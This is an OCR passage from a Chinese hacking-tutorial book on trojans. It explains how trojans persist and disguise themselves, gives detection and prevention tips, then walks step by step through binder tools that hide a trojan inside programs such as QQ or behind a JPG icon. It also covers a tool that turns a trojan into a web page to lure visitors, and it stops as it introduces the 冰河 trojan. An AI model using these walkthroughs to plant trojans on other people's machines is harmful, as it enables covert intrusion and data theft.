木马也算病毒的一种，它必须隐藏在用户的系统中并想尽一切办法不让用户发现。一般的局域网通信软件在运行的时候，客户端与服务器端连接成功之后客户端机上会出现很醒目的提示标志。而木马类的软件的服务端在运行的时候会应用各种手段隐藏自己，绝不可能还出现什么提示，因为设计者不会低级到让用户轻易就能够发现木马程序的程度。例如，修改注册表和ini文件以便机器在下一次启动后仍能载入该密码程序，它并不是自己生成一个启动程序，而是依附在其他的程序之中。木马的隐蔽性主要体现在两个方面：一是不产生图标；二是木马程序会自动在任务管理器中隐藏，并以“系统服务”的方式欺骗操作系统。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2. 自动运行性

木马是一个当用户系统启动时即自动运行的程序，所以木马必须潜入计算机的启动配置文件中，例如win.ini、system.ini、winstart.bat以及启动组等文件中。

3. 欺骗性

木马程序要达到其隐蔽的目的，就必须借助系统中已有的文件，以防止被用户发现。它一般都是用常见的文件名或扩展名，或者仿制一些不易被人区别的文件名，甚至干脆借用系统文件中已有的文件名，只不过它保存在不同的路径之中。还有的木马程序会将自己设置成一个ZIP文件格式图标，当用户一不小心打开它的时候就会马上运行。

4. 自动恢复功能

现在很多木马的功能模块已不再是由单一的文件组成，而是具有多重备份，可以相互恢复的文件。

5. 能自动打开特别的端口

木马程序潜入他人计算机中的目的主要不是为了破坏他人的系统，而是为了获取他人系统中有用的信息，这样就需要他人上网的时候能与远端客户进行通信，木马程序就会用服务器/客户端的通信手段把信息告诉幕后的黑客，以便黑客能控制该计算机或者实现更加进一步的入侵企图。

6. 功能的特殊性

通常木马的功能都有特殊性，除了普通的文件操作以外，还有一些木马具有搜索Cache中的口令、设置口令、扫描目标机器人的IP地址、进行键盘记录、远程注册表的操作以及锁定鼠标等功能，这跟前面所讲的远程控制软件是不同的，毕竟远程控制软件是用来控制远程机器，方便自己的操作和管理，而不是用来攻击对方的机器。

5.1.4 木马的入侵方式

虽然木马程序千变万化，但大多数木马程序没有特别的功能，入侵的手段也差不多，只是以前有关木马程序的重复并更换了名字而已。因此有一些手法是绝大多数木马所公用的。

1. 在Win.ini文件中加载

一般在Win.ini文件中的[windows]段中有加载项“run=”和“load=”，一般来说此两项为空。如果发现此两项加载了任何可疑的程序时应特别当心，这时可根据其提供的源文件路径和功能进一步检查。这两项分别是用来当系统启动时自动运行和加载程序的，如果木马程序加载到这两个子项之后，那么也有可能系统之中确实需要加载某一程序，但这更是木马程序利用的好机会，它往往会在现有加载的程序文件名之后再加一个它自己的文件名或者参数，该文件名一般使用用户常见的command.exe、sys.com等文件来伪装。

2. 在system.ini文件中加载

在系统信息文件system.ini中也有一个启动加载项，那就是在[BOOT]子项中的shell项。在这里木马最管用的伎俩就是把本应是Explorer变成它自己的程序名，这些改变如果不仔细留意是很难发现的，这就是前面所讲的欺骗性。当然也有的木马不是这样做的，而是直接把Explorer改为别的名字，或者在Explorer加上一个不明显

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

的木马程序。

3. 在Winstart.bat中启动

Winstart.bat是一个特殊性丝毫不亚于Autoexec.bat的批处理文件，也是一个能自动被Windows加载运行的文件。它多数情况下为应用程序及Windows自动生成，在执行了Win.com并加载了多数驱动程序之后开始执行。由于Autoexec.bat的功能可以由Winstart.bat代替完成，因此木马完全可以像在Autoexec.bat中那样被加载运行，危险即由此而来。

4. 启动组

木马隐藏在启动组中虽然不是十分隐蔽，但这里都是自动加载运行的好场所，因此还是有木马驻留在这里。启动组对应的文件夹为：C:/Windows/Start Menu/Programs/StartUp，在注册表中的位置为：HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders Startup="C:/windows/start meny/programs/srartup"。

5. *.ini

*.ini即应用程序的启动配置文件。控制端利用这些文件能启动程序的特点，将制作好多带有木马启动命令的同名文件上传到服务端覆盖同名文件，这样就可以达到启动木马的目的了。

6. 修改文件关联

修改文件关联是木马常用的手段，正常情况下TXT文件的打开方式为Notepad.EXE文件。但中了文件关联木马之后，TXT文件的打开方式就会被修改为用木马程序打开，例如著名的冰河木马采用的就是这样的方式。一旦用户双击一个TXT文件，原本应该用Notepad打开该文件的，现在却变成启动木马程序了。不仅仅是TXT文件，其他的诸如HTM、EXE、ZIP、COM等都是木马的目标。要对付这类木马，只能检查HKEY_CLASSES_ROOT/文件类型/shell/open/command主键，查看其键值是否正常。

7. 捆绑文件

实现这种触发条件首先需要控制端和服务端已通过木马建立连接，然后控制端用户使用工具软件将木马文件和某一应用程序捆绑在一起，随即上传到服务端覆盖原文件。这样即使木马被删除了，只要运行捆绑了木马的应用程序，木马又会被重新安装，绑定到某一应用程序中。如果绑定到系统文件，那么每一次启动Windows的时候均会同时启动木马。

5.1.5 木马的伪装手段

随着木马知识被越来越多的计算机用户所了解，防范意识增强，木马的传播也遇到了一定的困难。木马的设计者为了能够更好地降低用户的警惕性，达到欺骗用户的目的，常常设计一些特殊的手段来对木马进行伪装。

1. 修改图标

木马服务端所用的图标有一定的规律可循，木马经常故意伪装成XT.HTML，等待用户因为疏忽而将其认为是没有危害的文件图标而将其打开。

2. 捆绑文件

这种伪装手段是将木马捆绑到一个安装程序中，当安装程序运行的时候，木马就

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

会在用户毫无察觉的情况下偷偷地进入系统。被捆绑的文件一般是可执行文件，例如EXE、COM之类的文件。

3. 出错显示

有一定木马知识的人都知道，如果打开一个可执行文件却没有任何反应，这很可能是一个木马程序。木马的设计者也意识到了这个缺陷，所以已经有木马提供了一个叫做出错显示的功能。当服务端用户打开木马程序的时候，就会弹出一个错误提示框，错误内容可自由定义，例如“文件已破坏，无法打开”之类的信息，当服务端用户信以为真的时候，木马已经悄悄侵入了系统。

4. 定制端口

很多老式的木马端口都是固定的，这给判断是否感染了木马带来了方便，只要查一些特定的端口就知道感染了什么木马。所以现在很多木马都加入了定制端口的功能，控制端用户可以在1 024～65 535之间任选一个端口作为木马端口，这样就给判断所感染木马类型带来了麻烦。

5. 木马更名

如果木马的名称不做任何修改，那么用户通常能够很容易地辨认出木马程序。为了增强木马的欺骗性，木马设计者经常给木马取一个具有迷惑性的名称，或者运行控制端用户自由定制安装后的木马文件名，这样就很难判断所感染的木马类型了。木马大多数是改为和系统文件名类似的名称，例如有的木马将名称改为window.exe，或者把.d改为.dl等。

6. 扩展名欺骗

这是许多黑客惯用的一个欺骗手法，就是将木马伪装成图像、文档等文件，这一点跟木马更名的性质类似，但是这一招看上去虽然很不合逻辑，却有许多用户中招。例如图像文件的扩展名根本就不可能是.exe，而木马程序的扩展名基本上又必定是.exe，这样，多数用户在看到扩展名为.exe的文件时就会很小心。于是木马设计者就将文件名进行一些改变，例如将photo.exe更改为photo.jpg.exe，因为Windows文件夹选项的默认设置是不显示扩展名的，于是用户就只能看一个一个photo.jpg文件了，此时如果用户的计算机恰好设置为隐藏扩展名，那么就很容易将其当作一个图片打开，这样木马也就启动了。

7. 自我销毁

自我销毁功能是为了弥补木马的一个缺陷而设计的。当服务器用户打开含有木马的文件后，木马会将自己复制到Windows的系统文件夹中。一般来说，源木马文件和系统文件夹中的木马文件的大小是一样的，那么用户只要在近来收到的信件和下载的软件中找到源木马文件，然后根据源木马的大小去系统文件夹找相同大小的文件，判断一下哪个是木马即可。而木马的自我销毁功能是指安装完木马之后，源木马文件会自动销毁，这样服务端用户就很难再找到木马的来源了，此时在没有查杀木马工具的帮助下是很难删除木马的。

5.1.6 识别木马

要识别木马，除了使用好的杀毒软件以外，还必须亲自深入调查，经常关注一些新的和有名的木马的特征，这样才能确保自己计算机的安全。当遇到下面一些情况的时候，最好检查一下自己的计算机是否中了木马。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


1 无限打开IE窗口

在浏览网页的时候弹出无限多个IE窗口，再怎么关也关不完，如下图所示。



2 弹出奇怪的对话框

在操作计算机的时候屏幕上突然出现警告框或者选框，询问一下奇怪的问题，如下图所示。



3 系统配置被更改

Windows系统配置经常自动莫名其妙地被更改，例如屏保显示的文字、时间和日期、声音大小、鼠标灵敏度等，如下图所示。



4 出现很多无法结束的进程

电脑变得很慢，打开任务管理器后发现里面出现很多名称一样的进程，并且无法结束，如下图所示。



当自己的计算机出现上述情况或者明显感觉到计算机有反常情况发生的时候，最简单的方法就是使用netstat -a命令查看所有的网络连接，如果此时有攻击者通过木马连接，就可以通过这些信息发现异常。

通过端口扫描的方法也可以发现一些简单的木马，特别是一些早期的木马，它们捆绑的端口不能更改，通过扫描这些固定的端口也可以发现木马是否被植入，当然，没有上面的种种现象并不代表自己的计算机就是安全的，有些黑客攻击他人的计算机不过是想寻找一个跳板，以便借用他人的计算机做更重要的事情。于是这样黑客通常会将其木马隐藏得很深，并且会将他人的计算机变成一台可以长期使用的“肉鸡”。

5.1.7 防范木马的入侵

防范木马就像防范病毒一样是永远没有止境的，也永远没有一个万能的解决方案，因为都是先有木马，然后才有反木马的方法和软件，计算机用户始终是一个追随

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

者。但是最好的对付木马的方法就是防止其入侵，防患于未然。

1. 不要执行任何来历不明的软件

从网上下载的软件在安装和使用之前一定要用反病毒软件，最好是专门查杀木马的软件进行检查，确定没有病毒和木马再执行和使用。

2. 谨慎使用自己的邮箱

即使是从未公开过的安全性非常高的邮箱或者ISP邮箱，并且用户也已经设置了过滤系统，也不能保证百分百地拒绝垃圾邮件、病毒和木马。

3. 不要轻信他人

不要随意地运行他人发送来的软件。首先，网络发展到今天，都不能保证发来邮件或者软件的人一定是自己的朋友，因为别人也可以冒名大肆地发送邮件，其次虽然明知对方并无恶意，但不能确保对方的计算机上没有病毒，也许对方的计算机已经中了黑客程序而自己不知道，这样病毒和木马就会随之传播。

4. 不要随便留下自己的个人资料

特别不要在聊天室内公开自己的E-mail地址。因为黑客进行攻击的第一步就是处心积虑地收集网络中的一切资料，在网络上公开的一切资料都可能成为黑客的垫脚石。更不要将重要口令和资料存放在连接到Internet的计算机中，以防黑客侵入计算机获取这些信息。

5. 养成良好的网络道德

在网络中做一些违反道德的事情会招致有正义感的黑客高手的攻击。

6. 不要随便下载软件

特别是不可靠的小FTP站点、公众新闻级、论坛或者BBS论坛，因为这些地方正是新病毒木马发布的首选之地。

7. 最好使用第三方邮件程序

第三方邮件程序如Foxmail等，不要使用Microsoft的Outlook程序，因为Outlook程序的安全漏洞太多，而且Outlook也是黑客们首先攻击的对象。

8. 不要轻易打开不明附件和链接

一些广告邮件中的附件或者其中的链接都是黑客程序依附的重要对象。

9. 始终显示Windows文件的扩展名

使用前面介绍的方法进行设置，总会显示Windows文件的扩展名，防止黑客实施扩展名欺骗攻击。一般来说，扩展名为.VBS、.shs、.pif的文件多为木马病毒的特征文件。

10. 尽量少用共享文件夹

如果需要设置文件共享，则最好单独建立一个共享文件夹，把所有需要共享的文件都放在该共享文件夹中，绝不可将系统目录设置成共享。

11. 给电子邮件加密

为了确保自己的邮件不被其他人看到，同时也为了防止黑客的攻击，可以使用PGP等加密软件给电子邮件加密。

12. 隐藏IP地址

在上网的时候最好用一些工具软件隐藏自己的计算机IP地址，这一点非常重要。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

13. 运行反木马实时监控程序

在上网的时候一定要运行反木马实时监控程序、专业的最新杀毒软件和个人防火墙等进行监控。



5.2 捆绑木马


将木马程序和其他正常的程序捆绑在一起，可以起到很好的伪装效果。将生成的程序放置到他人的计算机中，当这个看似合法的程序被启动之后，木马随之就侵入了该计算机并在后台开始工作，进而在黑客的操纵下展开攻击。

5.2.1 使用“EXE捆绑机”捆绑木马

“EXE捆绑机”可以将两个EXE文件捆绑成一个文件，捆绑后的文件与捆绑前的文件图标一样。


1 运行“EXE捆绑机”

运行“EXE捆绑机”后，单击“下一步”按钮，如下图所示。




2 打开路径选择对话框

单击“点击这里 指定第一个可执行文件”按钮，如下图所示。




3 选择第一个可执行文件

在弹出的对话框中选择第一个可执行文件，如这里选择QQgame，然后单击“打开”按钮，如下图所示。



4 确认选择的路径

选择好第一个可执行文件以后，确认无误后单击“下一步”按钮即可，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


5 打开路径选择对话框

单击“点击这里 指定第二个可执行文件”按钮，如下图所示。




6 选择第二个可执行文件

在弹出的对话框中选择第二个可执行文件，如这里选择一个木马文件，然后单击“打开”按钮，如下图所示。



7 确认选择的路径

选择好第二个可执行文件后，确认无误后单击“下一步”按钮即可，如下图所示。




8 设置生成文件存放路径

单击“点击这里 指定保存路径”按钮，设置生成文件的存放路径，然后单击“下一步”按钮，如下图所示。




9 选择版本类型

在“版本类型”下拉列表框中选择版本类型，一般选择“普通版”，然后单击“下一步”按钮，如下图所示。



10 生成捆绑文件

单击“点击这里 开始捆绑文件”按钮即可生成捆绑文件，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

11 完成捆绑文件

完成捆绑文件以后会弹出一个对话框提示捆绑文件成功了，单击“确定”按钮关闭对话框即可，如下图所示。



12 查看捆绑的文件

在前面设置的存放路径找到生成的捆绑文件，可以看到该捆绑文件和第一个执行文件图标一样，如下图所示。



提示：第一个可执行文件和第二个可执行文件

第一个可执行文件就是一个普通的执行文件，被捆绑后图标将保持为这个文件的图标。第二个可执行文件是木马文件。双击该捆绑文件的图标，就等于同时打开了两个程序，既打开了普通的执行文件也启动了木马文件，这样木马就被植入了该用户的计算机了。

5.2.2 其他常见的捆绑器

捆绑器的操作方法都大同小异，但是功能略有不同，在这一小节里将介绍两款比较有特点的捆绑器。

1. 南域剑盟捆绑器

“南域剑盟捆绑器”除了最基本的捆绑功能之外，还可以设置在运行后将文件释放到指定的区域，而且可以设置捆绑后生成文件的属性，这样就使得该捆绑器更具有破坏性和隐蔽性。

1 选择捆绑文件以及存放的路径

打开“南域剑盟捆绑器”对话框，然后依次单击上方三个文本框后面的“浏览”按钮，设置两个捆绑文件以及存放的路径，如下图所示。



2 设置运行后释放的路径

在对话框中间的“运行后第一个文件释放到”和“运行后第二个文件释放到”两个区域中分别选择运行后文件的释放路径，如下图所示。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3 打开“选择图标”对话框

在“南域剑盟捆绑器”中间的区域单击“提取图标”按钮，如下图所示。



4 选择要提取的图标

在弹出的“选择图标”对话框中选择一个图标，这个图标可以是计算机中任何程序的图标，如下图所示。



5 设置捆绑后文件的属性

在“南域剑盟捆绑器”中间偏下区域选择捆绑后文件的属性，如这里选中“隐藏属性”复选框，如下图所示。




6 修改文件时间

在对话框最下方的区域，设置文件创建以及修改的时间，修改后单击“修改文件时间”按钮即可，如下图所示。




7 开始捆绑

待一切设置好以后，单击“南域剑盟捆绑器”中间区域的“开始捆绑”按钮即可，如下图所示。



8 捆绑完成

完成捆绑以后，会弹出一个提示对话框，单击“确定”按钮关闭即可，如下图所示。



9 查看捆绑文件

在前面设置的存放路径找到生成的捆绑文件，可以看到该捆绑文件和第一个执行文件图标一样，如右图所示。



溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

2. 图标欺骗捆绑器

该捆绑器为“晓晓工作室”开发，这个捆绑器只提供捆绑功能，但是它默认生成的文件图标与JPG图片格式的图标相同，具有很强的迷惑性。

1 打开第一个文件选择对话框

在“最新捆绑器”对话框中单击“请选择要绑定的第一个文件”后面的“浏览”按钮，如下图所示。




2 选择第一个可执行文件

在弹出的“打开”对话框中选择第一个可执行文件，比如这里选择QQ.exe，然后单击“打开”按钮，如下图所示。




3 打开第二个文件选择对话框

在“最新捆绑器”对话框中单击“请选择要绑定的第二个文件”后面的“浏览”按钮，如下图所示。




4 选择第二个可执行文件

在弹出的“打开”对话框中选择第二个可执行文件，通常选择木马文件，然后单击“打开”按钮，如下图所示。



5 打开“另存为”对话框

单击“捆绑后生成的目标文件”后面的“另存”按钮，如下图所示。



6 设置捆绑后文件的存放路径

在“另存为”对话框中选择存放的路径以及文件名称，然后单击“保存”按钮。




溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

7 开始捆绑

设置完毕以后，单击“捆绑”按钮即可开始捆绑，如下图所示。



8 完成捆绑

弹出捆绑成功的提示对话框，单击“确定”按钮关闭即可，如下图所示。



9 查看捆绑文件

在前面设置的存放路径找到生成的捆绑文件，可以看到该捆绑文件的图标和JPG图片格式的图标相同，加上诱人的名字，许多用户很容易打开，这样木马就植入了该用户的计算机，如右图所示。




5.2.3 网页木马生成器

“网页木马生成器”也是一种木马捆绑器，该类工具允许将捆绑了木马后的网页上传到网站，然后通过种种手段来诱惑他人访问乃至下载。在访问的过程中，木马就会悄悄地侵入用户的系统中。下面以“网页木马生成器”exe2bmp1.0为例介绍其使用方法。

1 打开选择木马文件对话框

启动exe2bmp1.0后，单击窗口上方的“选择”按钮，如下图所示。



2 选择木马文件

在“打开”对话框中选择木马文件，然后单击“打开”按钮，如下图所示。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


3 生成网页木马文件

设置好可执行文件的路径以后，单击“生成”按钮，如下图所示。



4 转换完毕

转换完毕后，会弹出一个提示对话框，单击“确定”按钮即可，如下图所示。



5 查看生成的网页木马文件

打开原先木马文件所在的文件夹即可看到生成的其他三个文件，如右图所示。接下来将生成的带有木马的网页上传到网络上即可。



提示：网页木马的攻击方式

有的含有木马的网页上传之后，用户在浏览的时候会弹出提示框，显示网页不能完全显示或者因其他原因询问用户打开、保存还是取消，此时如果用户疏于防范，就会很容易地启动木马程序。



5.3 黑客常用的木马工具

前面已经介绍了关于木马的一些基本知识以及捆绑木马的方法，这一节将介绍两款比较有代表性的木马——“冰河”木马和“广外女生”木马。

5.3.1 “冰河”木马

“冰河”木马开发于1999年，在设计之初，开发者的本意是编写一个功能强大的远程控制软件。但是一经推出，就依靠其强大的功能成为黑客们发送入侵的首选工具，并结束了国外木马软件一统天下的局面，成为国产木马的标志和代名词。有句话说：在国内没有用过“冰河”的人等于没有用过木马，由此可见“冰河”木马在国内的影响力有多大。

1. “冰河”木马简介

